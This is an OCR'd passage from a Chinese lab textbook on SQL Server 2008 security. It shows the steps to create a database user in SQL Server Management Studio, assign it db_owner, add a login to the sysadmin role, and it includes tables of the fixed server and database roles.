



图 10-5　使用 test_Manage 登录成功

下面通过使用 SQL Server Management Studio 来创建数据库用户账户，然后给用户授予访问数据库 taobao 的权限。具体步骤如下所示。

（1）以 sa 用户登录 SQL Server Management Studio，并展开【服务器】节点。展开【数据库】节点，然后再展开 taobao 节点。

（2）再展开【安全性】节点，右击【用户】节点，从弹出菜单中选择【新建用户】命令，打开【数据库用户-新建】窗口。

（3）单击【登录名】文本框旁边的【选项】按钮□，打开【选择登录名】窗口，然后单击【浏览】按钮，打开【查找对象】对话框，选择刚刚创建的 SQL Server 登录账户 test_Manage，如图 10-6 所示。

（4）单击【确定】按钮返回。设置用户名为 test_Manage，选择架构为 dbo，并设置用户的角色为 db_owner，具体设置如图 10-7 所示。

（5）单击【确定】按钮，完成数据库用户的创建。




图 10-6　选择登录账户





图 10-7　新建数据库用户

（6）为了验证是否创建成功，可以刷新【用户】节点，就可以看到刚才创建的 test_Manage 用户账户，如图 10-8 所示。

数据库用户创建成功后，就可以使用该用户关联的登录名 test_Manage 进行登录，

就可以访问 taobao 的所有内容，如图 10-9 所示。





图 10-8　查看【用户】节点




图 10-9　查看数据表

**【实验报告】**

按照实验步骤完成实验，并记录实验过程。

**【思考题】**

分析 SQL Server 把登录账号与数据库用户分开有什么好处。

## 10.1.3　管理数据库角色

**【实验目的】**

掌握 SQL Server 2008 数据库服务器的角色管理。

**【原理简介】**

角色是 SQL Server 2008 用来集中管理数据库或者服务器的权限。数据库管理员将操作数据库的权限赋予角色。然后，数据库管理员再将角色赋给数据库用户或者登录账户，从而使数据库用户或者登录账户拥有了相应的权限。

为便于管理服务器上的权限，SQL Server 提供了若干“角色”，这些角色是用于分组其他主体的安全主体。“角色”类似于 Microsoft Windows 操作系统中的“组”。为方便使用和向后兼容提供了固定服务器角色。请尽可能分配更具体的权限。服务器级角色也称为“固定服务器角色”，因为不能创建新的服务器级角色。服务器级角色的权限作用域为服务器范围。

可以向服务器级角色中添加 SQL Server 登录名、Windows 账户和 Windows 组。固定服务器角色的每个成员都可以向其所属角色添加其他登录名。

表 10-1 显示了服务器级角色及其能够执行的操作。

表 10-2 显示了固定数据库级角色及其能够执行的操作。所有数据库中都有这些角色。

表 10-1　服务器级角色及其能够执行的操作

| 服务器级角色的名称 | 说　明 |
|---|---|
| sysadmin | sysadmin 固定服务器角色的成员可以在服务器中执行任何活动 |
| serveradmin | serveradmin 固定服务器角色的成员可以更改服务器范围的配置选项和关闭服务器 |
| securityadmin | securityadmin 固定服务器角色的成员可以管理登录名及其属性。他们可以 GRANT、DENY 和 REVOKE 服务器级权限。如果他们具有对数据库的访问权限，还可以 GRANT、DENY 和 REVOKE 数据库级权限。此外，他们还可以重置 SQL Server 登录名的密码。<br>安全说明：<br>可以授予对数据库引擎的访问权限以及配置允许安全管理员分配大多数服务器权限的用户权限。**securityadmin** 角色应被视为与 **sysadmin** 角色等效 |
| processadmin | processadmin 固定服务器角色的成员可以终止在 SQL Server 实例中运行的进程 |
| setupadmin | setupadmin 固定服务器角色的成员可以添加和删除链接服务器 |
| bulkadmin | bulkadmin 固定服务器角色的成员可以运行 BULK INSERT 语句 |
| diskadmin | diskadmin 固定服务器角色用于管理磁盘文件 |
| dbcreator | dbcreator 固定服务器角色的成员可以创建、更改、删除和还原任何数据库 |
| public | 每个 SQL Server 登录名都属于 public 服务器角色。如果未向某个服务器主体授予或拒绝对某个安全对象的特定权限，该用户将继承授予该对象的 public 权限。只有在希望所有用户都能使用对象时，才对对象分配 public 权限 |

表 10-2　固定数据库级角色及其能够执行的操作

| 数据库级的角色名称 | 说　明 |
|---|---|
| db_owner | db_owner 固定数据库角色的成员可以执行数据库的所有配置和维护活动，还可以删除数据库 |
| db_securityadmin | db_securityadmin 固定数据库角色的成员可以修改角色成员身份和管理权限。向此角色中添加主体可能会导致意外的权限升级 |
| db_accessadmin | db_accessadmin 固定数据库角色的成员可以为 Windows 登录名、Windows 组和 SQL Server 登录名添加或删除数据库访问权限 |
| db_backupoperator | db_backupoperator 固定数据库角色的成员可以备份数据库 |
| db_ddladmin | db_ddladmin 固定数据库角色的成员可以在数据库中运行任何数据定义语言（DDL）命令 |
| db_datawriter | db_datawriter 固定数据库角色的成员可以在所有用户表中添加、删除或更改数据 |
| db_datareader | db_datareader 固定数据库角色的成员可以从所有用户表中读取所有数据 |
| db_denydatawriter | db_denydatawriter 固定数据库角色的成员不能添加、修改或删除数据库内用户表中的任何数据 |
| db_denydatareader | db_denydatareader 固定数据库角色的成员不能读取数据库内用户表中的任何数据 |

**【实验环境】**

SQL Server 2005 以上数据库系统。

【实验步骤】

**1. 管理服务器角色**

（1）打开 SQL Server Management Studio，在【对象资源管理器】窗口中，展开【安全性】节点，然后再展开【服务器角色】节点。

（2）双击 sysadmin 节点，打开【服务器角色属性】节点，如图 10-10 所示，然后单击【添加】按钮，打开【选择登录名】窗口。





图 10-10　服务器角色属性

（3）单击【浏览】按钮，打开【查找对象】对话框，启用 test_Manage 选项旁边的复选框，如图 10-11 所示。单击【确定】按钮返回到【选择登录名】对话框，





图 10-11　添加登录名

（4）单击【确定】按钮返回【服务器角色属性】窗口，在【角色成员】列表中，就可以看到服务器角色 sysadmin 的所有成员，其中包括刚刚添加的 test_Manage，如图 10-12 所示。

